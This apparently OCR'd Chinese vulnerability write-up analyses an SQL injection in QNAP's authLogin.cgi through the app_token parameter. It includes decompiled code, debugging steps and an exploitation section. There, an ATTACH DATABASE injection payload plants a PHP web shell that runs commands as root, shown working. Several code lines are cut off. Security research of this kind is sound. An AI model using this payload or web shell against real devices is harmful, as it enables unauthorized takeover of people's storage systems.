
```
  {
    v48 = -1;
    goto LABEL_51;
  }
  client_id = v79;
  v42 = 1;
  if ( !app_token )
    goto LABEL_38;
LABEL_27:
  if ( !*app_token )
    goto LABEL_109;
  if ( !renew )
  {
    if ( !auth )
    {
      if ( client_id )
      {
        if ( Verify_App_Token_by_Client_ID(client_id, app_token, v74, 33LL) )
        {
LABEL_113:
          v48 = -1;
          sub_40EB90(app, v74, client_id, client_app, client_agent);
          goto LABEL_34;
        }
      }
      else if ( Verify_App_Token(app, app_token, v74, 33LL) )
      {
LABEL_116:
        v48 = -1;
        sub_40EB90(app, v74, 0LL, client_app, client_agent);
        goto LABEL_34;
      }
LABEL_63:
      v48 = 0;
      goto LABEL_34;
    }
```



```
    if ( client_id )
    {
      if ( Verify_App_Token_by_Client_ID(client_id, app_token, v74, 33LL) )
        goto LABEL_50;
    }
    else if ( Verify_App_Token(app, app_token, v74, 33LL) )
    {
LABEL_50:
      v48 = -1;
      sub_40EB90(app, v74, client_id, client_app, client_agent);
      if ( !v42 )
        goto LABEL_35;
LABEL_51:
      sub_40F730("client_id", 0LL, v79, v34, v35, v36, v37, v38, v39, v40, v41, v29, v30,
      goto LABEL_35;
    }
    memset(v80, 0, 0x101uLL);
    if ( qtoken_query_by_token(app_token, &v71) || (v52 = *(v71 + 68), v52 == -1) )
      v53 = -1LL;
    else
      v53 = v52 + *(v71 + 64);
    if ( !sub_40EA10(app, v80, 257LL) )
    {
      v54 = client_app ? client_app : v80;
      if ( !auth_add_session_ex(&v72, v74, 1LL, "", client_id, v54, client_agent, v53) )
      {
        sub_411BA0(&v72);
        v55 = time(0LL);
        Update_Token_Last_Access_Time(app_token, v55);
        memset(v82, 0, 0x1C8uLL);
        memset(v81, 0, 0x101uLL);
        if ( app )
        {
          CGI_Get_Http_Info(v82);
          if ( !sub_40EA10(app, v81, 257LL) )
          {
```



```
          if ( LOBYTE(v74[0]) )
            v56 = v74;
          else
            v56 = "---";
          v70 = v56;
          if ( is_https() )
            v57 = 11LL;
          else
            v57 = 3LL;
          v58 = "---";
          if ( client_id )
            v58 = client_id;
          if ( client_app )
            v59 = client_app;
          else
            v59 = v81;
          if ( client_agent )
            v60 = client_agent;
          else
            v60 = "Agent";
          SendConnToLogEngineEx4(0LL, v70, v81, &v83, "---", v57, 10LL, 0LL, v58, v59,
        }
        memset(v82, 0, 0x101uLL);
        if ( !sub_40EA10(app, v82, 257LL) )
        {
          if ( client_id )
            v61 = client_id;
          else
            v61 = "---";
          if ( client_app )
            v62 = client_app;
          else
            v62 = v82;
          if ( client_agent )
            v63 = client_agent;
          else
```



```
              v63 = "Agent";
            v48 = 0;
            shm_add_http_user_with_client_info(v74, "Administration", "---", v61, v62, v6
            goto LABEL_34;
          }
        }
        goto LABEL_63;
      }
    }
LABEL_109:
    v48 = -1;
    goto LABEL_34;
  }
  if ( client_id )
  {
    if ( !Verify_App_Token_by_Client_ID(client_id, app_token, v74, 33LL) )
    {
      v43 = v22;
      v44 = client_agent;
      v45 = client_app;
      v46 = client_id;
      v47 = v74;
      goto LABEL_32;
    }
    goto LABEL_113;
  }
  if ( Verify_App_Token(app, app_token, v74, 33LL) )
    goto LABEL_116;
  if ( !Gen_App_Token(app, v74, v78, 257LL) )
    goto LABEL_33;
  v48 = -1;
LABEL_34:
  if ( v42 )
    goto LABEL_51;
LABEL_35:
  v49 = sub_40F730("result", 0LL, "%d", v34, v35, v36, v37, v38, v39, v40, v41, v48, v30,
    sub_411060(v49);
```

此函数会调用 so 库中的 Verify_App_Token，最终使用到存在漏洞的函数。

此函数逻辑比较复杂，简要描述从函数入口到 Verify_App_Token 调用位置流程：首先获取 app、user 等必要参数，然后判断用户是否传入了 gen_client_id，如果没有，则调用 Get_App_Token_Support 并传入 app 参数，尝试获取 app 相关配置信息。

Get_App_Token_Support 函数调用 lib 库中的 Get_App_Token_Support_List，此函数使用一些固定字符串构造出一系列 app 对象并返回，包括 MUSIC_STATION、PHOTO_STATION 等。

之后代码会判断用户传入的 app 参数是否和这些 app 对象中的一个相匹配，如果找不到任何匹配则退出。

如果找到了某个匹配，继续判断用户是否传入了 app_token 参数，如果用户传递了 app_token，并且没有传递 renew、auth、client_id 三个参数，代码就会调用 Verify_App_Token 并将 app_token 作为参数传入。

之后就会来到漏洞点，将 app_token 拼接到 token 查询语句之后，使用 sqlite3_exec 执行。

漏洞利用

我们可以通过调试来确定以上分析是否正确。目标程序为一个动态调用的 cgi，可通过循环附加实现调试。

上传一个 gdbserver 到文件系统，然后在设备上执行命令：

```
while true;do ./gdbserver 0.0.0.0:12345 --attach `ps | grep authLogin | head -n1 | awk '{pr
```

客户端 gdb 调试文件

```
file ./home/httpd/cgi-bin/authLogin.cgi
b *0x000000000040F574
target remote 192.168.0.177:12345
```


我们将断点下在调用 Verify_App_Token 函数的位置。

发送以下数据包，注意要在 client_agent 参数中填入较多的字符，否则程序运行太快会错过关键位置。

```
POST /cgi-bin/authLogin.cgi HTTP/1.1
Host: 192.168.0.177:5000
Content-Length: 158
Connection: close

app=MUSIC_STATION&app_token=123&sid=1&client_app=1&client_agent=<"a" * 0x3000>
```

发包之后 gdb 在断点位置断下，找到 libLinux_NAS 库文件的基地址，加上偏移量，在漏洞函数 sqlite3_exec 位置下断点。




```
Breakpoint 2, 0x000003ffaa6e42c4 in ?? () from target:/usr/lib/libuLinux_NAS.so.0
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────[ REGISTERS / show-flags
*X0    0x38e00410 —▸ 0x3ffaa2d3230 ◂— 0x7800000003
*X1    0x38e003b0 ◂— "SELECT * FROM QTOKEN WHERE token = '123'   ;"
*X2    0x3ffaa6e3b34 ◂— stp x29, x30, [sp, #-0x40]!
*X3    0x3fff6c85208 ◂— 0x0
*X4    0x0
 X5    0x0
```

执行到 sqlite3_exec 时，sql 语句的内容为 `SELECT * FROM QTOKEN WHERE token = '123' ;` ，token 部分刚好是我们传递的 app_token 参数值。

目标数据库为 sqlite，通用手段可以通过 ATTACH DATABASE 创建后门 php 文件，这里列举一种利用方法：QNAP 系统中有一些使用率较高的插件是由 PHP 编写的，比如我们这台设备中安装了 Music Station，这是一个可以整合设备上音乐资源的程序，其安装路径默认位于 `/share/CACHEDEV1_DATA/.qpkg/musicstation/` ，我们通过漏洞在该路径下创建一个后门文件 qnaptest.php，payload 如下

```
123';ATTACH DATABASE '/share/CACHEDEV1_DATA/.qpkg/musicstation/qnaptest.php' AS qnapkey;CRE
```

将其 URL 编码放在 app_token 参数中，发包后可以看到 qnaptest.php 成功创建：



```
[/share/CACHEDEV1_DATA/.qpkg/musicstation] # cat qnaptest.php
□�� □□I<?php system($_GET['cmd']); ?>[/share/CACHEDEV1_DATA/.qpkg/musicstation] #
[/share/CACHEDEV1_DATA/.qpkg/musicstation] #
[/share/CACHEDEV1_DATA/.qpkg/musicstation] #
```

之后访问该文件即可以 root 身份执行命令

```
GET /musicstation/qnaptest.php?cmd=id HTTP/1.1
Host: 192.168.0.1
Connection: close

================================================
HTTP/1.1 200 OK
Date: Mon, 06 Feb 2023 08:36:43 GMT
Server:
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval' ; object-src 'sel
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=UTF-8
Content-Length: 8197

SQLite format 3 /Gtablekeykey CREATE TABLE key (dataz text) Iuid=0(admin) gid=0(administra
```

参考文章/拓展阅读

QNAP 官方发布的漏洞通告。

CWE-89 的定义。

第三方安全通告。